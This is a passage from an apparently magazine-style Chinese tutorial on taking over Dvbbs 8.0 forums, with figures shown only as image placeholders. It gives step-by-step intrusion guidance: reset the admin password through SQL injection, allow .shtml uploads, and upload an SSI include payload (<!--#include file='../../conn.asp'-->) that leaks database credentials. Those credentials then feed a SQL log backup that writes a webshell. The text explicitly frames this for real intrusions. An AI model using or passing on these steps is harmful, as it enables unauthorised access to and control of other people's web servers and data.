


图2




图3

我们再来看看动网，为了安全，动网在最新的8.2版本中删除了论坛备份功能，自以为消除了我们拿WEBSHELL的方法。接下来我们就以动网8.0为例（shtml扩展在8.2版本中也是没有过滤的），使用杂志上以前介绍的动网8.0 SQL版本的注入漏洞改掉管理员的密码登录后台（大家也可以通过其它的方法来登录到后台），如图4。




图4

选择“版面管理”下的“版面（分类）管理”，随便选择一个版面进行“高级设置”，在“上传文件类型”处添加上“shtml”，如图5。




图5

返回论坛前台，到你刚才设置的那个版面上传conn.shtml，文件内容为<!--#include file="../../conn.asp"-->。上传完毕后需要“发表”的，返回后台的“文件管理”－“上传文件管理”，在“快速查询”中选择“最近24小时内上传的附件”，找到刚才上传的shtml文件，使用浏览器打开，如图6。

大家在实际的入侵过程中如果碰到的是ACCESS版本就没什么利用价值了（因为我们已经登录了这个论坛的后台了）。因此，我主要说一下SQL版本的利用方法，使用“查询分析器”连接刚才显示得到的数据库用户和密码，进行LOG备份，以下SQL语句需要DB权限以上才能正常执行，如图7。




图6




图7

WEB路径可以从论坛后台的“系统相关”－“系统信息检测”获得，如果数据库不是分离的话就可以拿到WEBSHELL了，如图8，图9。

